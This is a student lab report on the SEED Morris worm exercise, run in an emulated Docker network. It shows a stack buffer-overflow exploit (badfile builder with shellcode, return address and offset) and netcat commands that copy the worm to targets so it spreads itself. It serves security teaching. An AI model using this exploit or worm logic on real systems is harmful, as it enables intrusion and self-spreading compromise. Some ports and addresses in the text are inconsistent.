
CSE406: Computer Security Sessional

Report on Malware Design(Morris Worm)


Std Name : Nuraiyad Nafiz Islam
Std Id: 1705114
L/T : 4-1
Department of CSE,
BUET

Docker Setup:

Internet-nano Docker Containers




```
[08/06/22]seed@VM:~/.../internet-nano$ dcbuild
Building morris-worm-base
Step 1/6 : FROM handsonsecurity/seed-ubuntu:large
 ---> cecb04fbf1dd
Step 2/6 : ARG DEBIAN_FRONTEND=noninteractive
 ---> Using cache
 ---> b17e3db6ac5c
Step 3/6 : COPY server /bof/server
 ---> Using cache
 ---> 31da294fa566
Step 4/6 : COPY stack  /bof/stack
 ---> Using cache
 ---> d2c0acd1c7e6
Step 5/6 : RUN chmod +x /bof/server
 ---> Using cache
 ---> 74c18fba943c
Step 6/6 : RUN chmod +x /bof/stack
 ---> Using cache
 ---> b2a9d4fb2ddc

Successfully built b2a9d4fb2ddc
Successfully tagged morris-worm-base:latest
Building ee6b6326cce7e5be4913cbfc86f3c820
Step 1/1 : FROM morris-worm-base
 ---> b2a9d4fb2ddc

Successfully built b2a9d4fb2ddc
Successfully tagged ee6b6326cce7e5be4913cbfc86f3c820:latest
Building hnode_151_host_0
Step 1/14 : FROM ee6b6326cce7e5be4913cbfc86f3c820
 ---> b2a9d4fb2ddc
Step 2/14 : ARG DEBIAN_FRONTEND=noninteractive
 ---> Using cache
```




```
[08/06/22]seed@VM:~/.../internet-nano$ dcup
Starting as151h-host_4-10.151.0.75                        ... done
Starting as151h-host_2-10.151.0.73                        ... done
Starting as151h-host_0-10.151.0.71                        ... done
Starting as152h-host_1-10.152.0.72                        ... done
Starting as153h-host_2-10.153.0.73                        ... done
Starting internet-nano_ee6b6326cce7e5be4913cbfc86f3c820_1 ... done
Starting as153h-host_1-10.153.0.72                        ... done
Starting as151h-host_1-10.151.0.72                        ... done
Starting as153h-host_0-10.153.0.71                        ... done
Starting as151h-host_3-10.151.0.74                        ... done
Starting as153r-router0-10.153.0.254                      ... done
Starting as153h-host_4-10.153.0.75                        ... done
Starting as153h-host_3-10.153.0.74                        ... done
Starting as100rs-ix100-10.100.0.100                       ... done
Starting as152h-host_2-10.152.0.73                        ... done
Starting as152h-host_0-10.152.0.71                        ... done
Starting internet-nano_morris-worm-base_1                 ... done
Starting as152h-host_4-10.152.0.75                        ... done
Starting as152h-host_3-10.152.0.74                        ... done
Starting as151r-router0-10.151.0.254                      ... done
Starting as152r-router0-10.152.0.254                      ... done
Attaching to as151h-host_4-10.151.0.75, as152h-host_1-10.152.0.72, internet-nano_ee6b6326cce7e5be4913cbfc86f3c820_1, internet-nano_morris-wo
rm-base_1, as152h-host_2-10.152.0.73, as100rs-ix100-10.100.0.100, as153h-host_4-10.153.0.75, as151h-host_1-10.151.0.72, as151h-host_0-10.151
.0.71, as151h-host_3-10.151.0.74, as153h-host_1-10.153.0.72, as152h-host_0-10.152.0.71, as153h-host_0-10.153.0.71, as152h-host_3-10.152.0.74
, as153r-router0-10.153.0.254, as152h-host_4-10.152.0.75, as151h-host_2-10.151.0.73, as153h-host_2-10.153.0.73, as152r-router0-10.152.0.254,
 as153h-host_3-10.153.0.74, as151r-router0-10.151.0.254
internet-nano_ee6b6326cce7e5be4913cbfc86f3c820_1 exited with code 0
internet-nano_morris-worm-base_1 exited with code 0
as100rs-ix100-10.100.0.100          | ready! run 'docker exec -it ff8815111573 /bin/zsh' to attach to this node
as153h-host_4-10.153.0.75           | ready! run 'docker exec -it 229bed391a7d /bin/zsh' to attach to this node
as151h-host_1-10.151.0.72           | ready! run 'docker exec -it dbd2e3e039b6 /bin/zsh' to attach to this node
as152h-host_1-10.152.0.72           | ready! run 'docker exec -it c83511f9c96c /bin/zsh' to attach to this node
```

Map Docker Container




```
[08/06/22]seed@VM:~/.../map$ dcbuild
Building seedsim-client
Step 1/13 : FROM node:14
 ---> 52e5cabe9b9c
Step 2/13 : COPY start.sh /
 ---> Using cache
 ---> 4bd067f4bd17
Step 3/13 : WORKDIR /usr/src/app
 ---> Using cache
 ---> 7232e9e30979
Step 4/13 : COPY . .
 ---> Using cache
 ---> 16f8b25240c7
Step 5/13 : WORKDIR /usr/src/app/frontend
 ---> Using cache
 ---> 85a52d241ea6
Step 6/13 : RUN npm install
 ---> Using cache
 ---> f09ba255a02a
Step 7/13 : RUN npm install -D webpack-cli
 ---> Using cache
 ---> c5d9c59cb915
Step 8/13 : RUN ./node_modules/.bin/webpack --mode production
 ---> Using cache
 ---> c0b3f2201ea4
Step 9/13 : WORKDIR /usr/src/app/backend
 ---> Using cache
 ---> 1b5866031b32
Step 10/13 : RUN npm install
 ---> Using cache
 ---> 8a1997b79cde
Step 11/13 : RUN npm install -D typescript
 ---> Using cache
```



```
[08/06/22]seed@VM:~/.../map$ dcup
seedemu_client is up-to-date
Attaching to seedemu_client
```


Setup Observation :



After setting up internet-nano, We can see three different networks connected by routers with one another.


Task 1: Attack Any Target Machine

Turn off the address randomization



```
[08/06/22]seed@VM:~$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[08/06/22]seed@VM:~$
```

Message Testing




```
[08/06/22]seed@VM:~$ echo hello | nc -w2 10.151.0.71 9090
[08/06/22]seed@VM:~$
```

```
ach to this node
as153h-host_4-10.153.0.75          | ready! run 'docker exec -it dc31c8ecc4dc /bin/zsh' to att
ach to this node
as153h-host_4-10.153.0.75          | ready! run 'docker exec -it dc31c8ecc4dc /bin/zsh' to att
ach to this node
as153r-router0-10.153.0.254        | ready! run 'docker exec -it 4eee9c9f0403 /bin/zsh' to att
ach to this node
as153r-router0-10.153.0.254        | bird: Started
as153r-router0-10.153.0.254        | ready! run 'docker exec -it 4eee9c9f0403 /bin/zsh' to att
ach to this node
as153r-router0-10.153.0.254        | bird: Started
internet-nano_ee6b6326cce7e5be4913cbfc86f3c820_1 exited with code 0
internet-nano_morris-worm-base_1 exited with code 0
as151h-host_0-10.151.0.71          | Starting stack
as151h-host_0-10.151.0.71          | Input size: 6
as151h-host_0-10.151.0.71          | Frame Pointer (ebp) inside bof():  0xffffd5f8
as151h-host_0-10.151.0.71          | Buffer's address inside bof():     0xffffd588
as151h-host_0-10.151.0.71          | ==== Returned Properly ====
as151h-host_0-10.151.0.71          | Starting stack
as151h-host_0-10.151.0.71          | Input size: 6
as151h-host_0-10.151.0.71          | Frame Pointer (ebp) inside bof():  0xffffd5f8
as151h-host_0-10.151.0.71          | Buffer's address inside bof():     0xffffd588
as151h-host_0-10.151.0.71          | ==== Returned Properly ====
```


There are two important information we need to collect from here. One is the Frame Pointer **(ebp)** inside bof() which is **0xfffffd5f8** and the other is the **Buffer's address** inside bof() which is **0xffffd588.**

Modifying createBadfile() function




```
# Create the badfile (the malicious payload)
def createBadfile():
   content = bytearray(0x90 for i in range(500))
   ##################################################################
   # Put the shellcode at the end
   content[500-len(shellcode):] = shellcode

   # &buffer = 0xffffd588
   ret    = 0xffffd5f8 + 10 # Need to change
   offset = 112 + 4  # Need to change

   content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
   ##################################################################

```

Executing worm.py file



```
[08/06/22]seed@VM:~/.../worm$ ./worm.py
The worm has arrived on this host ^_^
**********************************
>>>>> Attacking 10.151.0.71 <<<<<
**********************************
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
[08/06/22]seed@VM:~/.../worm$ 
```


Outcome



```
ach to this node
as153h-host_4-10.153.0.75          | ready! run 'docker exec -it dc31c8ecc4dc /bin/zsh' to att
ach to this node
as153r-router0-10.153.0.254        | ready! run 'docker exec -it 4eee9c9f0403 /bin/zsh' to att
ach to this node
as153r-router0-10.153.0.254        | bird: Started
as153r-router0-10.153.0.254        | ready! run 'docker exec -it 4eee9c9f0403 /bin/zsh' to att
ach to this node
as153r-router0-10.153.0.254        | bird: Started
internet-nano_ee6b6326cce7e5be4913cbfc86f3c820_1 exited with code 0
internet-nano_morris-worm-base_1 exited with code 0
as151h-host_0-10.151.0.71          | Starting stack
as151h-host_0-10.151.0.71          | Input size: 6
as151h-host_0-10.151.0.71          | Frame Pointer (ebp) inside bof():  0xffffd5f8
as151h-host_0-10.151.0.71          | Buffer's address inside bof():     0xffffd588
as151h-host_0-10.151.0.71          | ==== Returned Properly ====
as151h-host_0-10.151.0.71          | Starting stack
as151h-host_0-10.151.0.71          | Input size: 6
as151h-host_0-10.151.0.71          | Frame Pointer (ebp) inside bof():  0xffffd5f8
as151h-host_0-10.151.0.71          | Buffer's address inside bof():     0xffffd588
as151h-host_0-10.151.0.71          | ==== Returned Properly ====
as151h-host_0-10.151.0.71          | Starting stack
as151h-host_0-10.151.0.71          | (^_^) Shellcode is running (^_^)
```


Task 2: Self Duplication

The objective of this task is to copy worm.py file to host machine. In order to do so, we have to modify the worm.py file.



```
17    # You can put your commands in the following three lines.
18    # Separating the commands using semicolons.
19    # Make sure you don't change the length of each line.
20    # The * in the 3rd line will be replaced by a binary zero.
21    " echo '(^_^) Shellcode is running (^_^)';                  "
22    " nc -lnv 8080 > worm.py                                     "
23    "                                                          *"
24    "123456789012345678901234567890123456789012345678901234567890"
25    # The last line (above) serves as a ruler, it is not used
26 ).encode('latin-1')
```


Here line no 22 will send the worm.py file through the port 8080.



```
116
117     # Give the shellcode some time to run on the target host
118     time.sleep(1)
119     subprocess.run([f"cat worm.py | nc -w5 {targetIP} 2222"], shell=True)
120
```

Line no 119 will write the file in the host machine. This command will execute in host machine's shell.

Outcome

